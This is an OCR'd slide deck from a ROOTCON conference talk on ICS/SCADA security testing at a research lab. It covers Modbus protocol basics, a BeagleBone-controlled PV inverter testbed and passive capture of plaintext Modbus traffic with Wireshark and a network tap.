ROOTCON

RECOVERY MODE EDITION

# How I Pwned The ICS Data During My Internship

# Who Am I

- Shail Patel (bind_tcp)
- Security Research Engineer @NREL
- Focusing on ICS/SCADA/OT/IoT security & network protocols, Energy Security & Resiliency

@shail_official

# Motivation

- Prior work: Develop, validate and deploy a unique innovative Data-Enhanced Hierarchical Control (DEHC architecture)
- Cybersecurity testing scoped as an analysis of communications between devices as well as analysis of device level security
- Perspective: System, network and application perspective
- Capture communications between elements
- Access the cybersecurity functions of each vendor device
- Determine the kind of security controls for Beagleboard local controller
- Source code review
- Hunting in the wild for fun and profit

# Industrial Control Systems Cybersecurity

- What is Industrial Control Systems?

  ICS are used in machinery throughout a wide range of industries all over the world.

- Comprises of various control systems used in industrial process control for manufacturing and production that includes Programmable Logic Controllers (PLC), Remote Terminal Units (RTU), Human Machine Interface (HMI), Distributed Control Systems (DCS), etc.

# Industrial Control Systems Cybersecurity

How is OT different than IT?

- IT system == Datacentric
- No priority for the confidentiality of the data in Operational Technology
- OT is concerned with physical processes
- “Unusual” Operating Systems and Applications
- “Unusual” Security Architectures and risk management goals
- “Different” performance and reliability requirements

# Why do we care?

- ❖ Challenges for a secure and resilient infrastructure often being overlooked
- ❖ ICS often support critical infrastructure
- ❖ Very limited computing resources
- ❖ Who should be responsible?
- ❖ Do I know what I have installed in the field?
- ❖ What about control system policies?
- ❖ Human error is almost indispensable





Image source: Internet

# Getting started

- Testbed: Hardware in the Loop(HIL) capability with Beagleboard local controller, and PV Inverter.



- Goal: Capture Modbus traffic between the two communication models.

# Things to Know

- Beagleboard  to control the PV inverter.

First things first…

- Modbus Basics?

  Serial communications protocol originally published by Modicon

- Modbus Applications:  Used to establish master/slave communication between intelligent devices.


  Openly published and royalty-free.


  Enables communication between several devices connected to the same n/w.

# Things to Know

More about Modbus…


- ❖ Communication between Modbus devices:
- ✓ Only master can initiate queries
- ✓ Slaves respond by providing the requested data to the master.





# Things to Know


- Set of actions performed here are reading or writing to a set of four data, used by the Modbus application layer.



| Primary Tables | Object Type | Type of |
|---|---|---|
| Discrete Input | Single bit | Read-Only |
| Coils | Single bit | Read-Write |
| Input Registers | 16-bit word | Read-Only |
| Holding Registers | 16-bit word | Read-Write |

# About the controller

- Beagleboard Basics:



## BeagleBone Black

### What is BeagleBone Black?

BeagleBone Black is a low-cost, community-supported development platform for developers and hobbyists. Boot Linux in under 10 seconds and get started on development in less than 5 minutes with just a single USB cable.

Processor: AM335x 1GHz ARM® Cortex-A8

- 512MB DDR3 RAM
- 4GB 8-bit eMMC on-board flash storage
- 3D graphics accelerator
- NEON floating-point accelerator
- 2x PRU 32-bit microcontrollers

Software Compatibility

- Debian
- Android
- Ubuntu
- Cloud9 IDE on Node.js w/ BoneScript library
- plus much more

Connectivity

- USB client for power & communications
- USB host
- Ethernet
- HDMI
- 2x 46 pin headers


Other BeagleBone derivatives »


# Simulation…

- A testbed coordinator setup to synchronize the two simulation platforms (OpenDSS), OPAL-RT in real-time.
- System/hardware under test divided into two paths; one of the paths include ADMS, DER aggregator, Beagleboard local controller and a PV inverter.
- Programmed Beagleboard to control the PV inverter.
- Inverter converts direct current (DC) of the PV modules into grid-compliant alternating current (AC), feeds this into the public grid. Continuously monitors the power grid.
- Power optimization, monitoring and securing, communication, temperature measurement, protection.

# Packet Capture Modbus

- Wireshark and Dualcomm ETAP-2306 for sniffing Modbus traffic between Beagleboard and PV inverter.


DUALCOMM
Model No. ETAP-2306
Dual-Mode
1000Base-T & 1000Base-X Regeneration Tap
(Patent Pending)
(Power cycling is required to effect mode change)
Mode #1
Copper Inline Ports
Aggregation Monitor Ports
Mode #2
Non-Aggregation Monitor Ports
Aggregation Monitor Ports
Optical Inline Ports
PoE Pass-Through
1
2
3
4
SFP1
SFP2
5VDC


Wireshark · Enabled Protocols


Search: modbus | Everywhere | in | any protocol

| Protocol | Description |
|---|---|
| ☑ CIPMB | CIP Modbus Object |
| ☑ Modbus | Modbus |
| ☑ Modbus RTU | Modbus RTU |
| ☑ Modbus/TCP | Modbus/TCP |
| ☑ Modbus/UDP | Modbus/UDP |

- Plug-and-Play without disrupting the network.

# Packet Capture Modbus

- Input values for coil disclosed in plaintext…



modbus

| Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|
| 249252829.2… | [redacted] | [redacted] | Modbus/TCP | 275 | Response: Trans: 103; Unit: 255, Func: 4: Read I |
| 249252830.2… | [redacted] | [redacted] | Modbus/TCP | 78 | Query: Trans: 104; Unit: 255, Func: 4: Read I |
| 249252830.2… | [redacted] | [redacted] | Modbus/TCP | 275 | Response: Trans: 104; Unit: 255, Func: 4: Read I |
| 249252830.2… | [redacted] | [redacted] | Modbus/TCP | 78 | Query: Trans: 105; Unit: 255, Func: 3: Read H |
| 249252830.2… | [redacted] | [redacted] | Modbus/TCP | 275 | Response: Trans: 105; Unit: 255, Func: 3: Read H |
| 249252830.2… | [redacted] | [redacted] | Modbus/TCP | 78 | Query: Trans: 106; Unit: 255, Func: 4: Read I |
| 249252830.2… | [redacted] | [redacted] | Modbus/TCP | 275 | Response: Trans: 106; Unit: 255, Func: 4: Read I |

